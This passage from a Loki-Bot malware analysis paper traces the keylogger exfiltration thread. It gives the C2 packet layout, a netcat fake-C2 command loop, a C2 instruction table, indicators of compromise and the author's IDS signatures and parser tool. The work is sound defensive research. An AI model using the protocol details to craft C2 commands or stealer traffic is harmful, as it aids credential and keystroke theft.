

Figure 266: Contents of KDB file

4.5.2.12.8 Thread #1 - Keylogger Monitor: Send Keylogger Data

Alright! So, now that we have confirmed that Loki-Bot is acting as a Keylogger and is storing the associated data within a KDB file in Loki-Bot's hidden %APPDATA% directory, let's revisit the first thread that was launched by the initiateKeylogger function; the one that we configured via C2 command to execute sendKeyloggerDataIfKDBPresent every 35 seconds.

The best way to begin analyzing this section is to reload Loki-Bot in OllyDBG and disable all breakpoints except for one at 0x412DDE, which is a CALL to a function labeled sendKeyLoggerData. Then allow Loki-Bot to run and begin typing text into a notepad – maybe copy something into the clipboard as well for completeness. Shortly after, you will hit this breakpoint and, when you do, inspect the contents of the buffer that is being passed to it as Arg1 (Figure 267).



Figure 267: Send recorded keylogger data to C2 server if KDB file is present and larger than 500 bytes



Figure 268: Contents of buffer (left) after the KDB file (right) has been loaded into memory

In Figures 267 and 268, we see that the contents of the KDB file have been read into the buffer and are being passed to the sendKeyLoggerData function.



Figure 269: Keylogger header "KL-$Datetimestamp" generated

Inside sendKeyLoggerData, we see a string formatting function append the string "KL-" with the current date and time (Figure 269). The resulting string is then added to a buffer via the addFIDStrLenAndString2Buffer function (Figure 270).



Figure 270: Keylogger header added to keylogger buffer

Next, the keylogger data is appended to the same buffer via the addFIDStrLenAndString2Buffer function (Figure 271).



Figure 271: Keylogger data appended to keylogger header into the keylogger buffer

The contents of this new buffer are then passed into another function labeled buildAndSendKeyloggerPacket being called at 0x412E95.

buildAndSendKeyloggerPacket is setup almost identically to the prepareDataAndSend and getC2Commands functions that we covered previously. The purpose of this function is to compress the keylogger data, build the structured packet, and exfiltrate the data to the C2 server. Since we have already covered how these functions do what they do ad nauseam, I will simply provide you with the format of the payload that will be sent to the C2 server (Table 24):

Description	Add Function	Size	Bytes
Loki-Bot Version	addWORD2Buffer	2-bytes	[12 00]
Payload Type - Keylogger Data	addWORD2Buffer	2-bytes	[2B 00]
Compressed Flag	addWORD2Buffer	2-bytes	[01 00]
Compression Type	addWORD2Buffer	2-bytes	[00 00]
Encoded Flag	addWORD2Buffer	2-bytes	[00 00]
Encoded Type	addWORD2Buffer	2-bytes	[00 00]
Original Data - Size	addDWORD2Buffer	4-bytes	[F6 05 00 00]
Mutex – Unicode (T/F)	addFIDStrLenAndString2Buffer	2-bytes	[01 00]
Mutex - Length		4-bytes	[30 00 00 00]
Mutex - String		48-bytes	[45 00 31 00 43 00 32 00 43 00 43 00 39 00 38 00] [30 00 36 00 36 00 42 00 32 00 35 00 30 00 44 00] [44 00 42 00 32 00 31 00 32 00 33 00]
Unique Packet Identifier - Length	addByteCountAndData2Buffer	4-bytes	[05 00 00 00]
Unique Packet Identifier - String		5-bytes	[74 69 65 54 64]
Compressed Data - Size	addByteCountAndData2Buffer	4-bytes	[55 02 00 00]
Compressed Data - Binary Data		597-bytes	[COMPRESSED DATA TOO LARGE TO LIST]

Table 24: Breakdown of keylogger packet

If we run a packet capture on our compromised host and then allow buildAndSendKeyloggerPacket to fully execute, you should see the following payload attempting to be sent to the C2 Server (Figure 272):

Figure 272: Wireshark "Follow TCP Stream" view of keylogger packet sent to C2 server

After the packet has been sent, Loki-Bot will update the HDB file with the hash of the data that it just exfiltrated. When that is done, the KDB file is deleted and the keyloggerMonitor loop starts all over again.

If we allow Loki-Bot to fully execute without any breakpoints, enable the keylogger, set the keyloggerMonitor interval to 35 seconds, and begin to type, we will see that a payload containing the keylogger data is sent to the C2 server every 35 seconds (Figure 273).



Figure 273: Wireshark view of keylogger exfiltration frequency

The keyloggerMonitor thread can be turned off by setting the interval to 0 seconds in the C2 command, like so:

```
while true; do echo -e
"\r\n\r\n\x1A\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x09\x00\x00\x00\x00\x00\
x00\x00\x01\x00\x00\x000" |sudo nc -l -p 80; sleep 1; done
```

Note that this will not stop the keylogger from logging your activity. Rather, it simply kills the keyloggerMonitor thread that is responsible for exfiltrating the keylogger data to the C2 server.

5 Summary

We have covered a lot in this paper, so I will use this section to summarize the key characteristics of Loki-Bot, which you can use as a quick reference.

1. Loki-Bot employs function hashing to obfuscate the libraries utilized. While not all functions are hashed, a vast majority of them are
2. Loki-Bot accepts a single argument/switch of '-u' that simply delays execution (sleeps) for 10 seconds. This is used when Loki-Bot is upgrading itself
3. The Mutex generated is the result of MD5 hashing the Machine GUID and trimming to 24-characters. In this paper, this value was "B7E1C2CC98066B250DDB2123"
4. Loki-Bot creates a hidden folder within the %APPDATA% directory whose name is supplied by the 8th thru 13th characters of the Mutex. In this paper, this value was "%APPDATA%\ C98066\"
5. There can be four files within the hidden %APPDATA% directory at any given time: ".exe," ".lck," ".hdb" and ".kdb." They will be named after characters 13 thru 18 of the Mutex. In this paper, this value was "6B250D." Below is the explanation of their purpose:

File Extension	File Description
.exe	A copy of the malware that will execute every time the user account is logged into
.lck	A lock file created when either decrypting Windows Credentials or Keylogging to prevent resource conflicts
.hdb	A database of hashes for data that has already been exfiltrated to the C2 server
.kdb	A database of keylogger data that has yet to be sent to the C2 server

Table 25: Loki-Bot File Extensions and their representation

6. If the user is privileged, Loki-Bot sets up persistence within the registry under HKEY_LOCAL_MACHINE. If not, it sets up persistence under HKEY_CURRENT_USER

7. The first packet transmitted by Loki-Bot contains application data
8. The second packet transmitted by Loki-Bot contains decrypted Windows credentials
9. The third packet transmitted by Loki-Bot is the malware requesting C2 commands from the C2 server. By default, Loki-Bot will send this request out every 10 minutes after the initial packet it sent
10. Communications to the C2 server from the compromised host contain information about the user and system including the username, hostname, domain, screen resolution, privilege level, system architecture, and Operating System
11. The first WORD of the HTTP Payload represents the Loki-Bot version
12. The second WORD of the HTTP Payload is the Payload Type. Below is the table of identified payload types:

Byte	Payload Type
0x26	Stolen Cryptocurrency Wallet
0x27	Stolen Application Data
0x28	Get C2 Commands from C2 Server
0x29	Stolen File
0x2A	POS (Point of Sale?)
0x2B	Keylogger Data
0x2C	Screenshot

Table 26: Loki-Bot Payload Types

13. The 11th byte of the HTTP Payload begins the Binary ID. This might be useful in tracking campaigns or specific threat actors. In this paper, this value was "XXXXX11111" but "ckav.ru" is another Binary ID that seems to be prevalent in the wild
14. Loki-Bot encrypts both the URL and the registry key used for persistence using Triple DES encryption.

15. The Content-Key HTTP Header value is the result of hashing the HTTP Header values that precede it. This is likely used as a protection against researchers who wish to poke and prod at Loki-Bot's C2 infrastructure
16. Loki-Bot can accept the following instructions from the C2 Server:

Byte	Instruction Description
0x00	Download EXE & Execute
0x01	Download DLL & Load #1
0x02	Download DLL & Load #2
0x08	Delete HDB File
0x09	Start Keylogger
0x0a	Mine & Steal Data
0x0E	Exit Loki-Bot
0x0F	Upgrade Loki-Bot
0x10	Change C2 Polling Frequency
0x11	Delete Executables & Exit

Table 27: Loki-Bot C2 Instructions

5.1 Just for Fun

Since I was able to reverse engineer Loki-Bot's packet structures, it was my duty to take what I had learned and apply it to the creation of new intrusion detection signatures. The following IDS signatures were created by me and improved/published via EmergingThreats (Table 28):

Rule SID	Rule Name
2024311	ET TROJAN Loki Bot Cryptocurrency Wallet Exfiltration Detected
2024312	ET TROJAN Loki Bot Application/Credential Data Exfiltration Detected M1
2024313	ET TROJAN Loki Bot Request for C2 Commands Detected M1
2024314	ET TROJAN Loki Bot File Exfiltration Detected
2024315	ET TROJAN Loki Bot Keylogger Data Exfiltration Detected M1
2024316	ET TROJAN Loki Bot Screenshot Exfiltration Detected
2024317	ET TROJAN Loki Bot Application/Credential Data Exfiltration Detected M2
2024318	ET TROJAN Loki Bot Request for C2 Commands Detected M2
2024319	ET TROJAN Loki Bot Keylogger Data Exfiltration Detected M2

Table 28: Enhanced Loki-Bot IDS signatures that resulted from this research

These signatures can be found at the following URL within the subfolder that is appropriate for your application:

https://rules.emergingthreats.net/open/

Additionally, I was able to develop a python script (loki-parse) that can detect Loki-Bot related network traffic, either through sniffing the wire or reading in a PCAP, and parse the contents. The result is JSON formatted output of what was sent the C2 server, like so (Figure 274):

```
{
  "Compromised Host/User Data": {
    "Compressed Application/Credential Data Size (Bytes)": 2310,
    "Compression Type": 0,
    "Data Compressed": true,
    "Encoded": false,
    "Encoding": 0,
    "Original Application/Credential Data Size (Bytes)": 8545
  },
  "Compromised Host/User Description": {
    "64bit OS": false,
    "Built-In Admin": true,
    "Domain Hostname": "REMWorkstation",
    "Hostname": "REMWORKSTATION",
    "Local Admin": true,
    "Operating System": "Windows 8.1 Workstation",
    "Screen Resolution": "3440x1440",
    "User Name": "REM"
  },
  "Malware Artifacts/IOCs": {
    "Binary ID": "XXXXX11111",
    "Loki-Bot Version": 1.8,
    "Mutex": "B7E1C2CC98066B250DDB2123",
    "Potential Hidden File [Hash Database]": "%APPDATA%\\C98066\\6B250D.hdb",
    "Potential Hidden File [Keylogger Database]":
"%APPDATA%\\C98066\\6B250D.kdb",
    "Potential Hidden File [Lock File]": "%APPDATA%\\C98066\\6B250D.lck",
    "Potential Hidden File [Malware Exe]": "%APPDATA%\\C98066\\6B250D.exe",
    "Unique Key": "g5cy2",
    "User-Agent String": "Mozilla/4.08 (Charon; Inferno)"
  },
  "Network": {
    "Data Transmission Time": "2017-04-27T15:03:20.921806",
    "Destination Host": "185.141.27.187",
    "Destination IP": "185.141.27.187",
    "Destination Port": 80,
    "First Transmission": true,
    "HTTP Method": "POST",
    "HTTP URI": "/danielsden/ver.php",
    "Source IP": "172.16.0.130",
    "Source Port": 49344,
    "Traffic Purpose": "Exfiltrate Application/Credential Data"
  }
}
```


Figure 274: Output from loki-parse. A script created as a result of this research

This script can be found on my GitHub page at the following location:

https://github.com/R3MRUM/loki-parse

6 Table of Figures

7 Table of Tables

8 Bibliography

Anonymous. (2016, 11 06). *Loki Botnet, Password Stealer | Best tool for Alibaba 2017*. Retrieved 05 09, 2017, from https://lokipony.blogspot.com/: https://lokipony.blogspot.com/

carter. (2015, 08 27). *Тема: LokiBot - Loader & Password & Coin Wallet Stealer (Прочитано 1355 раз)*. Retrieved 05 09, 2017, from truehackers.ru: http://www.truehackers.ru/forum/index.php?topic=1511.0

EmergingThreats. (2016, 09 22). *2021641*. Retrieved 05 09, 2017, from Emerging Threats: http://doc.emergingthreats.net/bin/view/Main/2021641

evan@chromium.org. (2011, 01 28). *nss_decryptor_win.cc*. Retrieved 05 13, 2017, from GitHub: https://github.com/adobe/chromium/blob/master/chrome/browser/importer/nss_decryptor_win.cc

fscholz. (2014, 05 07). *NSS Functions*. Retrieved 05 12, 2017, from Mozilla: https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS/Reference/NSS_functions

fscholz. (2014, 05 07). *NSS_Initialize*. Retrieved 05 12, 2017, from Mozilla: https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS/Reference/NSS_Initialize

Grebennikov, N. (2011, 06 29). *Keyloggers: Implementing keyloggers in Windows. Part Two*. Retrieved 05 13, 2017, from SecureList: https://securelist.com/analysis/publications/36358/keyloggers-implementing-keyloggers-in-windows-part-two/

guestgulkan. (2009, 09 10). *The reason for TranslateMessage()?* . Retrieved 05 13, 2017, from cplusplus: http://www.cplusplus.com/forum/windows/14209/#msg69290

Gurgul, J. (2013, 11 27). *Get-StringHash*. Retrieved 05 12, 2017, from Microsoft: https://gallery.technet.microsoft.com/scriptcenter/Get-StringHash-aa843f71

Guys, T. S. (2014, 04 25). *Use PowerShell to Find Operating System Version*. Retrieved 05 12, 2017, from Microsoft: https://blogs.technet.microsoft.com/heyscriptingguy/2014/04/25/use-powershell-to-find-operating-system-version/

Haephrati, M. (2017, 01 30). *The Secrets of Firefox Credentials*. Retrieved 05 12, 2017, from Code Project: https://www.codeproject.com/Articles/1167954/Firefox-Credentials-Secrets

Hyde, R. (1996, 01 01). *Art of Assembly: Chapter Fourteen*. Retrieved 05 12, 2017, from Illinois.edu: https://courses.engr.illinois.edu/ece390/books/artofasm/CH14/CH14-4.html#HEADING4-14

Ibsen, J. (2017, 05 12). *aPLib v1.1.1 - compression library*. Retrieved 05 12, 2017, from Ibsen Software: http://ibsensoftware.com/products_aPLib.html

Jofre, J. (2017, 05 08). *Test-Path*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/powershell/reference/5.1/microsoft.powershell.management/test-path

Kevin. (2013, 08 03). *Installing and Configuring InetSim*. Retrieved 05 13, 2017, from TechAnarchy: https://techanarchy.net/2013/08/installing-and-configuring-inetsim/
kohei101. (2017, 04 20). *Overview of NSS*. Retrieved 05 12, 2017, from Mozilla: https://developer.mozilla.org/en-US/docs/Mozilla/Projects/NSS/Overview
legittools. (2017, 02 24). *Loki 1.8 Http Bot | Chrome-FF-IE-Outlook | All Browser Grabber | Stealer | Alibaba | Pony 4.0*. Retrieved 05 12, 2017, from Nulled: https://www.nulled.to/topic/227245-loki-18-http-bot-chrome-ff-ie-outlook-all-browser-grabber-stealer-alibaba-pony-40/
Liu, W. J. (2017, 05 13). *Process Hacker*. Retrieved 05 13, 2017, from Process Hacker: http://processhacker.sourceforge.net/
lokistov. (2015, 03 05). *Loki Bot - Password & Coin Wallet Stealer*. Retrieved 05 09, 2017, from uinsell.net: http://forum.uinsell.net/showthread.php?t=61708
lvovan. (2011, 01 21). *PowerShell : Getting the hash value for a string*. Retrieved 05 12, 2017, from Microsoft: https://blogs.msdn.microsoft.com/luc/2011/01/21/powershell-getting-the-hash-value-for-a-string/
Microsoft. (2017, 05 13). *AdjustTokenPrivileges function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa375202(v=vs.85).aspx
Microsoft. (2017, 05 12). *ALG_ID*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa375549(v=vs.85).aspx
Microsoft. (2017, 05 12). *AllocateAndInitializeSid function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa375213(v=vs.85).aspx
Microsoft. (2017, 05 13). *Attrib*. Retrieved 05 13, 2017, from Microsoft: https://technet.microsoft.com/en-us/library/bb490868.aspx
Microsoft. (2017, 05 12). *CheckTokenMembership function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa376389(v=vs.85).aspx
Microsoft. (2017, 05 12). *Cipher Mode*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms721572(v=vs.85).aspx#_security_cipher_mode_gly
Microsoft. (2017, 05 12). *Cmdkey*. Retrieved 05 12, 2017, from Microsoft: https://technet.microsoft.com/en-us/library/cc754243(v=ws.11).aspx
Microsoft. (2017, 05 09). *CommandLineToArgvW function*. Retrieved 05 09, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/bb776391(v=vs.85).aspx
Microsoft. (2017, 05 12). *connect function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms737625(v=vs.85).aspx
Microsoft. (2017, 05 12). *CreateMutex function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms682411(v=vs.85).aspx

Microsoft. (2017, 05 12). *CreateMutex function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms682411(v=vs.85).aspx
Microsoft. (2017, 05 13). *CreateProcess function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms682425(v=vs.85).aspx
Microsoft. (2017, 05 13). *CreateRemoteThread function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms682437(v=vs.85).aspx
Microsoft. (2017, 05 13). *CreateThread function* . Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms682453(v=vs.85).aspx
Microsoft. (2017, 05 12). *CryptAcquireContext function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa379886(v=vs.85).aspx
Microsoft. (2017, 05 12). *CryptAcquireContext() use and troubleshooting*. Retrieved 05 12, 2017, from Microsoft: https://support.microsoft.com/en-us/help/238187/cryptacquirecontext-use-and-troubleshooting
Microsoft. (2017, 05 12). *CryptCreateHash function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa379908(v=vs.85).aspx
Microsoft. (2017, 05 12). *CryptDecrypt function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa379913(v=vs.85).aspx
Microsoft. (2017, 05 12). *CryptDestroyHash function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa379917(v=vs.85).aspx
Microsoft. (2017, 05 12). *CryptGetHashParam function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa379947(v=vs.85).aspx
Microsoft. (2017, 05 12). *CryptHashData function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa380202(v=vs.85).aspx
Microsoft. (2017, 05 12). *CryptImportKey function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa380207(v=vs.85).aspx
Microsoft. (2017, 05 12). *Cryptographic Provider Type*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/ff635769.aspx
Microsoft. (2017, 05 12). *CryptReleaseContext function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa380268(v=vs.85).aspx
Microsoft. (2017, 05 12). *CryptSetKeyParam function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa380272(v=vs.85).aspx

Microsoft. (2017, 05 13). *DeleteFile function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa363915(v=vs.85).aspx
Microsoft. (2017, 05 13). *ExitProcess function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms682658(v=vs.85).aspx
Microsoft. (2017, 05 12). *Format Specifiers in C++*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/75w45ekt.aspx
Microsoft. (2017, 05 12). *getaddrinfo function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms738520(v=vs.85).aspx
Microsoft. (2017, 05 13). *GetClipboardData function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms649039(v=vs.85).aspx
Microsoft. (2017, 05 09). *GetCommandLine function*. Retrieved 05 09, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms683156(v=vs.85).aspx
Microsoft. (2017, 05 12). *GetComputerName function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms724295(v=vs.85).aspx
Microsoft. (2017, 05 12). *GetCurrentProcess function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms683179(v=vs.85).aspx
Microsoft. (2017, 05 12). *GetCurrentThread function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms683182(v=vs.85).aspx
Microsoft. (2017, 05 12). *GetDesktopWindow function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms633504(v=vs.85).aspx
Microsoft. (2017, 05 12). *GetEnvironmentVariable function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms683188(v=vs.85).aspx
Microsoft. (2017, 05 13). *GetForegroundWindow function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms633505(v=vs.85).aspx
Microsoft. (2017, 05 12). *GetNativeSystemInfo function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms724340(v=vs.85).aspx
Microsoft. (2017, 05 12). *GetProcAddress function* . Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms683212(v=vs.85).aspx
Microsoft. (2017, 05 13). *GetSystemTimeAsFileTime function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms724397(v=vs.85).aspx

Microsoft. (2017, 05 13). *GetTempFileName function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa364991(v=vs.85).aspx
Microsoft. (2017, 05 13). *GetTempPath function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa364992(v=vs.85).aspx
Microsoft. (2017, 05 12). *GetTokenInformation function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa446671(v=vs.85).aspx
Microsoft. (2017, 05 12). *GetUserName function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms724432(v=vs.85).aspx
Microsoft. (2017, 05 12). *GetWindowRect function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms633519(v=vs.85).aspx
Microsoft. (2017, 05 13). *GetWindowText function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms633520(v=vs.85).aspx
Microsoft. (2017, 05 12). *Globally Unique Identifiers (GUIDs)*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/cc246025.aspx
Microsoft. (2009, 06 08). *How to obtain a handle to any process with SeDebugPrivilege*. Retrieved 05 13, 2017, from Microsoft: https://support.microsoft.com/en-us/help/131065/how-to-obtain-a-handle-to-any-process-with-sedebugprivilege
Microsoft. (2017, 05 12). *LoadLibrary function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms684175(v=vs.85).aspx
Microsoft. (2017, 05 12). *LookupAccountSid function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa379166(v=vs.85).aspx
Microsoft. (2017, 05 13). *LookupPrivilegeValue function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa379180(v=vs.85).aspx
Microsoft. (2017, 05 13). *MoveFileEx function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa365240(v=vs.85).aspx
Microsoft. (2017, 05 12). *MultiByteToWideChar function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/dd319072(v=vs.85).aspx
Microsoft. (2017, 05 12). *Net user*. Retrieved 05 12, 2017, from Microsoft: https://technet.microsoft.com/en-us/library/bb490718.aspx
Microsoft. (2017, 05 12). *NetUserGetInfo function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa370654(v=vs.85).aspx

Microsoft. (2017, 05 12). *NetUserGetInfo function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa370654(v=vs.85).aspx
Microsoft. (2017, 05 13). *OpenClipboard function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms649048(v=vs.85).aspx
Microsoft. (2017, 05 13). *OpenProcess function*. Retrieved 05 13, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms684320(v=vs.85).aspx
Microsoft. (2017, 05 12). *OpenProcessToken function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa379295(v=vs.85).aspx
Microsoft. (2017, 05 12). *OpenThreadToken function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa379296(v=vs.85).aspx
Microsoft. (2017, 05 12). *PUBLICKEYSTRUC structure*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/aa387453(v=vs.85).aspx
Microsoft. (2017, 05 12). *RegOpenKeyEx function*. Retrieved 05 12, 2017, from Microsoft: https://msdn.microsoft.com/en-us/library/windows/desktop/ms724897(v=vs.85).aspx
